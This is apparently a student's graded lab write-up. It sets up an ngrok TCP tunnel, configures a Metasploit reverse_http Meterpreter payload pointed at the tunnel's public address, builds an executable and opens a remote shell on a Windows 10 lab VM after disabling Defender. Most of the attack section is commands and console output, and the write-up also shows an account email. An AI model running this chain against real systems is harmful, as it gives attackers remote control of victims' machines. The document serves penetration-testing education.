

Windows Exploitation Assignments & Resources

Setup Grok Tunnel (or Similar Tool) (10 Marks)

Open a Grok tunnel or a tool like ngrok, cloudflared, or any other tunneling tool you prefer to expose the port where Metasploit will listen, take screenshots and explain your observations .

```
ngrok
⚠ Free Users: Agents ≤3.18.x stop connecting 12/17/25. Update or upgrade: https://ngrok.com/pricing

Session Status      online
Account             packetelvis@gmail.com (Plan: Free)
Update              update available (version 3.34.1, Ctrl-U to update)
Version             3.34.0
Region              India (in)
Latency             347ms
Latency             196ms
Web Interface        http://127.0.0.1:4041
Forwarding           tcp://0.tcp.in.ngrok.io:12229 -> localhost:5161

Connections
ttl    opn    rt1    rt5    p50    p90
10      1      0.00   0.00   277.82 2601.21
```

Observations

Why did we need a tunneling tool like ngrok? Metasploit listens on a **local interface (127.0.0.1)**, which cannot be accessed directly by a remote machine due to **NAT, firewall rules, and lack of a public IP**. A tunneling tool such as **ngrok** creates a **publicly reachable endpoint** that forwards incoming traffic to my local Metasploit listener.

The command that we used to expose the Metasploit port?

we started an ngrok **TCP tunnel** to expose the local port where Metasploit listens

[illegible]

The result returned a **public IP address (13.233.222.52)**.

- The hostname resolves to a real public IP
- The IP belongs to ngrok's infrastructure
- Remote systems connect to ngrok, not directly to my Kali machine

```
msf > use payload/windows/x64/meterpreter/reverse_http
use payload/windows/x64/meterpreter/reverse_http use payload/windows/x64/meterpreter/reverse_https
msf > use payload/windows/x64/meterpreter/reverse_http
msf payload(windows/x64/meterpreter/reverse_http) > set LHOST 13.233.222.52
LHOST => 13.233.222.52
```

We generated:

`windows/x64/meterpreter/reverse_http`

This payload was chosen because:

- It uses HTTP traffic, which is more firewall-friendly
- It blends with normal web traffic
- It is commonly used in labs and red-team simulations

```
msf > use payload/windows/x64/meterpreter/reverse_http
use payload/windows/x64/meterpreter/reverse_http use payload/windows/x64/meterpreter/reverse_https
msf > use payload/windows/x64/meterpreter/reverse_http
msf payload(windows/x64/meterpreter/reverse_http) > set LHOST 13.233.222.52
LHOST => 13.233.222.52
msf payload(windows/x64/meterpreter/reverse_http) > options

Module options (payload/windows/x64/meterpreter/reverse_http):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     13.233.222.52   yes       The local listener hostname
  LPORT     8080            yes       The local listener port
  LURI      no              no        The HTTP Path

View the full module info with the info, or info -d command.

msf payload(windows/x64/meterpreter/reverse_http) > set LPORT 12229
LPORT => 12229
msf payload(windows/x64/meterpreter/reverse_http) > options
```

Why we used `set LHOST` to the ngrok IP instead of your local IP?

Answer:

`LHOST` must be reachable **from the victim's perspective**.

The victim cannot reach:

- 127.0.0.1

192.168.x.x

Therefore, I used the **ngrok public IP (13.233.222.52)** so the payload connects to ngrok, which then forwards traffic to Metasploit.

Why did we change LPORT to the ngrok port?

we set:

`LPORT = 12229`

Because:

- This is the **public port exposed by ngrok**
- The victim connects to this port
- Ngrok forwards it internally to Metasploit

Why did we configure ReverseListenerBindAddress and Port?

We configured:

`ReverseListenerBindAddress = 127.0.0.1`

`ReverseListenerBindPort = 5161`

This ensures:

- Metasploit listens locally
- Ngrok handles external exposure
- Clean separation between external traffic and internal services

This is a **correct and secure listener configuration**.

QUESTION 3: Start Metasploit Listener (10 Marks)

```

msf payload(windows/x64/meterpreter/reverse_http) > set ReverseListenerBindAddress 127.0.0.1
ReverseListenerBindAddress => 127.0.0.1
msf payload(windows/x64/meterpreter/reverse_http) > options

Module options (payload/windows/x64/meterpreter/reverse_http):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     13.233.222.52   yes       The local listener hostname
  LPORT     12229           yes       The local listener port
  LURI      no              no        The HTTP Path

View the full module info with the info, or info -d command.

msf payload(windows/x64/meterpreter/reverse_http) > set ReverseListenerBindPort 5161
ReverseListenerBindPort => 5161
msf payload(windows/x64/meterpreter/reverse_http) > to_handler
[*] Payload Handler Started as Job 0
msf payload(windows/x64/meterpreter/reverse_http) >
[*] Started HTTP reverse handler on http://127.0.0.1:5161

msf payload(windows/x64/meterpreter/reverse_http) > gen options
[-] Unknown command: gen. Did you mean get? Run the help command for more details.
msf payload(windows/x64/meterpreter/reverse_http) > help

```

How did we start the Metasploit listener? We used the Metasploit multi/handler and executed: `to_handler`

Metasploit confirmed:

`Started HTTP reverse handler on http://127.0.0.1:5161`

- Metasploit was listening locally
- Ngrok was forwarding external traffic
- The system was ready to receive a reverse connection

No shell appears yet until the payload is executed on the target.

QUESTION 4: Run Payload and Get Shell + One Post-Exploitation Command (10 Marks)

```

msf payload(windows/x64/meterpreter/reverse_http) > generate -f exe -o squad1.exe
[*] Writing 7168 bytes to squad1.exe...
msf payload(windows/x64/meterpreter/reverse_http) >
[*] http://127.0.0.1:5161 handling request from 127.0.0.1; (UUID: w5yb80ru) Without a database connected that payload UUID tracking will not work!
[*] http://127.0.0.1:5161 handling request from 127.0.0.1; (UUID: w5yb80ru) Staging x64 payload (204892 bytes) ...
[*] http://127.0.0.1:5161 handling request from 127.0.0.1; (UUID: w5yb80ru) Without a database connected that payload UUID tracking will not work!
msf payload(windows/x64/meterpreter/reverse_http) > sessions -i

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	x64/windows	127.0.0.1:5161 -> 127.0.0.1:52732 (127.0.0.1)

```

msf payload(windows/x64/meterpreter/reverse_http) > [*] Meterpreter session 1 opened (127.0.0.1:5161 -> 127.0.0.1:52732) at 2025-12-16 05:23:38 -0500
msf payload(windows/x64/meterpreter/reverse_http) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-9FTHS27
OS            : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 4
meterpreter   : x64/windows
meterpreter > help

Core Commands
=====

```

Command	Description
...	...

The payload was executed on a **Windows 10 virtual machine** acting as the target system in a controlled lab environment.

The attacker machine was **Kali Linux**, running Metasploit.

I generated a Windows executable payload using Metasploit:

```
generate -f exe -o squad1.exe
```

Observation:

Metasploit successfully generated the payload:

```
[*] Writing 7168 bytes to squad1.exe...
```

This confirms the payload was created correctly and ready for execution on the Windows 10 VM.

Once **squad1.exe** was executed on the Windows 10 VM, the payload initiated a **reverse HTTP connection** back to the Metasploit listener.

Metasploit displayed:

```
http://127.0.0.1:5161 handling request from 127.0.0.1
Staging x64 payload (204892 bytes)
```

This shows:

- The payload successfully contacted the listener
- The staged Meterpreter payload was delivered
- The reverse connection process completed successfully

How did we confirm that a shell was successfully obtained?

I checked active sessions using:

```
sessions -i
```

Metasploit displayed:

```
meterpreter x64/windows
```

Then I interacted with the session:

```
sessions -i 1
```

This confirms a **live Meterpreter shell** was established.

What post-exploitation command did we run

```
sysinfo
```

Output observed:

yaml

Copy code

Computer : DESKTOP-9FIHS27

OS : Windows 10 22H2+ (10.0 Build 19045)

Architecture : x64


Domain : WORKGROUP

Reason:

Confirms access to the target system

Identifies OS and architecture

Demonstrates post-exploitation capability



Before executing the payload, Windows Defender was temporarily disabled in Safe Mode on the Windows 10 virtual machine. This was necessary because Defender detects and blocks Meterpreter payloads by default. Disabling it allowed the lab to focus on tunneling, payload execution, and reverse shell behavior in a controlled ethical hacking environment.